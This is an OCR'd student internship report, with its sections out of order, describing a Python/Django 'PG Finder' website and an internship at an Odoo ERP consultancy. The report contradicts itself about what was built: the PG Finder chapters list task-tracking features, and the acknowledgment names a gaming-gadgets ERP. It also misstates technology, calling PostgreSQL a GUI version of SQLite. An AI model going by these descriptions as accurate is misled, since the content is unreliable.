


Fig 3.6.20: User Registration Page

Fig 3.6.21: List View of Uploaded File

3.6.1 Internship Development Approach and Justification

The development process of the project in the internship goes as follows:

o Understand the requirement of the client what they want.
o Design the sample model of the project accordingly.
o Get it reviewed and make changes accordingly.
o Develop the environment for the project.
o Creation of the system.
o Designing of the Database.
o Making the UI easy to use.
o Creation of dashboard for developers and project managers.
o Adding the modals as per requirements.
o Increment of the modals until the project is satisfactory.
o Testing phase of the project.
o Deployment of the project.

3.6.2 Roles and Responsibilities

My responsibilities during the internship were to analyze the requirements of the project. Creation of the modules, database design, handling of the real time data. Creation of the frontend using the bootstrap template, plus the backend design and to handle flow of the data as well. Creation of the dashboards for the user and owner both so that required data can be displayed on their dashboard.Also the send mail functionality whenever certain developers/managers register, whenever there is a meeting or when the task assigned to the developer is delayed or not completed in time. Also, the full overview of the developers' details to the user dashboard.

Chapter 4: System Analysis

4.1 Selection of the Software

Below mentioned software technology is being used for the development of the system.

1) Python: Which is the general-purpose language used for development purposes.
2) Django: Which is the web-development framework for web application development.
3) Bootstrap: Used as the creation of the frontend development of the system.
4) PostgreSQL: It is the database for storing and fetching data. GUI version of the SQLite.
5) Git: Used as the version control for giving updates to the system in future.

4.2 Activity of the System

Activity of the Pg Finder Website is as follows:

Manager Side
1) Add project, modules, and tasks for the developers
2) Tracking of the pending tasks and modules.
3) Tracking of the InProgress tasks and modules.
4) Tracking the time of developers.

Developer Side
1) Getting the tasks and modules for development.
2) Completion of the tasks and modules within a given time.
3) Tracking of the development time.

4.3 Features of the System
1) Fully Secure System
2) Human Friendly
3) Reliable
4) Forget Password
5) Property Listing
6) Reviews and Ratings
7) Room Availability

Chapter 5: System Design

5.1 System Methodology

Project implementation that relies on strategic planning outlined earlier in the process can help a team achieve the project objectives while staying within budget and meeting relevant deadlines. Implementation is the part of the project cycle that bridges the planning process and the project outcomes. This step of the process, and how well it's executed, can ultimately determine the success of a project.

1. Assess the project plan
2. Execute the plan
3. Make changes as needed
4. Analyze project data
5. Gather feedback
6. Provide Final Report

5.2 System Design




Fig 5.2.1: Flow Chart of Owner End




Fig 5.2.2: Flow Chart of finder End




Fig 5.2.3: Sequence Diagram of Finder




Fig 5.2.4: Sequence Diagram of Owner

Chapter 6: Implementations




Fig 6.1: Project Login Page

Fig 6.2: Project Registration Page

Fig 6.3: Pg Owner Page




Fig 6.4: PG Details




Fig 6.5: List of Amenities

Chapter 7: Conclusion

7.1 Summary of Internship

During the internship, worked as a Python Developer and gained practical experience in developing a PG Finder Website using Python Django. The internship provided me with a comprehensive understanding of software development, backend and frontend technologies, database management, and version control systems like Git. I also had exposure to a wide range of programming languages such as C, Java, HTML, and Python.

The completion of more than 40 different tasks helped me to develop a comprehensive understanding of these languages and technologies. While developing the PG Finder Website, I faced some challenges such as integrating all functions and customizing it to blend with the software and tracking the duration required by the developer to complete the given task. However, with the help of the mentor and senior colleagues, the individual was able to complete the software within the given time frame.

Moreover, different types of functionalities were added by me to make the PG Finder Website more enhanced.

7.2 Date of Continuous Evaluation

Our college institution set up a continuous evaluation procedure in two parts, the first on 15th March 2023, and the second on 10th May, 2023, where we had to present our work and submit weekly reports to an internal mentor in order to monitor the performance of students during the 12-week internship.

7.3 Limitation and Future Enhancement

With the current features in the application, there is always room for improvements. The priority of PG can be added to the favorites list. The result can be shared with their friends or contacts, online payments option can be provided. Multiply photos of PG’s infrastructure can be added nearby places can be located like, hospitals, bus stops, railway station, and medical shop.

Chapter 8:References

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7. https://www.w3resource.com/

INTERNSHIP AT Flawless Tech Solutions

AN INTERNSHIP REPORT

Submitted by

Vishal Dharmendrabhai Chovatiya

190390107006

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Flawless Tech Solutions** has been carried out by **Vishal Dharmendrabhai Chovatiya** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Upasana Goswami	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

Flawless
TECH SOLUTIONS

Flawless Tech Solutions
Shivam 1/105, Amba Business Park, Adalaj,
Gandhinagar, Gujarat 382421
Mobile: +91 7874074692
info@flawlesstechsolutions.com

TO WHOMSOEVER IT MAY CONCERN

This certificate is awarded to VISHAL DHARMENDRABHAI CHOVATIYA for the successful completion of 12 weeks (10 February 2023 to 07 May 2023) of internship at FLAWLESS TECH SOLUTIONS.

Vishal has shown exceptional dedication, enthusiasm, and commitment to their work during the internship. They have successfully completed all assigned tasks and projects with high professionalism and quality. Their supervisors and colleagues have highly appreciated their excellent communication skills, positive attitude, and ability to work independently and as team members.


Through this internship, Vishal has gained valuable knowledge and experience in their chosen field. They have demonstrated their ability to apply theoretical concepts to practical work situations and have shown a strong willingness to learn and grow professionally.

We are confident that Vishal will continue to excel in their future endeavors and wish them all success in their career.

Warm regards,
For, Flawless Tech Solutions

Mr. Dhvanil Trivedi
(+91 7874074692)
(dhvanil.trivedi@flawlesstechsolutions.com)

PMMMS Certificate



GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 16 May 2023 (18:38:01)

This is to certify that, ***Chovatiya Vishal Dharmendrabhai*** (Enrolment Number – 190390107006) working on project entitled with ***Internship at Flawless Tech Solutions*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	Completed

Name of Student : Chovatiya Vishal Dharmendrabhai

Name of Guide : Miss. Upasana Goswami

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Flawless Tech Solutions** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Upasana Goswami & Mr. Dhvanil Trivedi (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student — Sign of Student

Vishal D. Chovatiya — _____

ACKNOWLEDGMENT

First I would like to thanks **Mr. Dhvanil Trivedi**, HR, Head of **Flawless Tech Solutions** Gandhinagar for giving me the opportunity to do an internship within the organization. I would like to express my sincere gratitude to Flawless Tech Solutions for providing me with the opportunity to complete my internship with their esteemed organization. I am grateful to the company for allowing me to work on the project, which involved developing a Gaming gadgets industry erp system.

The project provided me with valuable experience in the field of odoo erp software, and I am grateful to the company for entrusting me with this responsibility. I would also like to express my appreciation to my supervisor and team members, who provided me with guidance and support throughout my internship. I am highly indebted to **Prof. Upasana Goswami**, for the facilities provided to accomplish this internship. I would like to thank my Head of the Department **Prof. Akshay Kansara** for his constructive criticism throughout my internship.

ABSTRACT

This internship report summarizes the intern's experience and learning gained during a duration of internship at a Flawless Tech Solutions. The report provides an introduction to the company's vision, mission, and the departments where the intern worked. It highlights the tasks, projects, and responsibilities undertaken by the intern and the skills developed during the internship.

I have joined this company as an intern erp developer. I have learned variety of technologies and tools in Odoo framework and concepts like python.

The internship Flawless Tech Solutions provides an excellent opportunity to gain practical experience in developing a Gaming gadgets industry erp system.

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Abbreviations

ERP - Enterprise Resource Planning

CRM - Customer Relationship Management

POS - Point of Sale

MRP - Manufacturing Resource Planning

PLM - Product Lifecycle Management

HRM - Human Resource Management

WMS - Warehouse Management System

E-commerce - Electronic Commerce

CMS - Content Management System

BI - Business Intelligence

FSM - Field Service Management

IoT - Internet of Things.

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Chapter 1. Industry Overview

Fig 1.1 Company Logo

1.1 COMPANY PROFILE:

Flawless Tech Solutions is a technology consulting firm that specializes in providing businesses with customized solutions based on the Odoo ERP system. With a team of experienced developers and consultants, Flawless Tech Solutions helps businesses streamline their processes, reduce costs, and improve their overall efficiency.

Flawless Tech Solutions offers a range of services, including ERP implementation, customization, and support. The company works closely with clients to understand their specific needs and requirements, and then develops tailored solutions that meet those needs.

The team at Flawless Tech Solutions has extensive experience in working with the Odoo platform, and they are well-versed in all the modules and features it has to offer. This allows them to develop comprehensive solutions that integrate

seamlessly with clients' existing systems and workflows.

In addition to ERP implementation and customization, Flawless Tech Solutions also offers training and support services to ensure clients get the most out of their Odoo systems. The company's consultants work closely with clients to provide ongoing support, troubleshooting, and maintenance, ensuring their systems remain up-to-date and running smoothly.

Overall, Flawless Tech Solutions is a trusted partner for businesses looking to leverage the power of the Odoo ERP system. With a focus on customized solutions and ongoing support, the company helps businesses improve their operations, reduce costs, and grow their businesses.

1.2 HISTORY OF COMPANY:

Flawless Tech Solutions is a technology consulting firm based in Gandhinagar. The company was founded 2022 with a mission to help businesses leverage the power of technology to streamline their operations and achieve their goals. Since then, Flawless Tech Solutions has grown to become a leading provider of customized solutions based on the Odoo ERP system.

1.3 SCOPE OF WORK:

The scope of work for an Odoo company may vary depending on the specific needs and requirements of the business, but generally includes the following:

1.3.1 Needs analysis: Conduct a thorough analysis of the company's current business processes and identify areas that can be improved using Odoo.

1.3.2 Planning: Create a detailed project plan that outlines the timeline, budget, resources, and deliverables for the implementation of Odoo.

1.3.3 Configuration: Configure Odoo modules to meet the specific needs of the company, including setting up product catalogs, sales workflows, accounting rules, and HR policies.

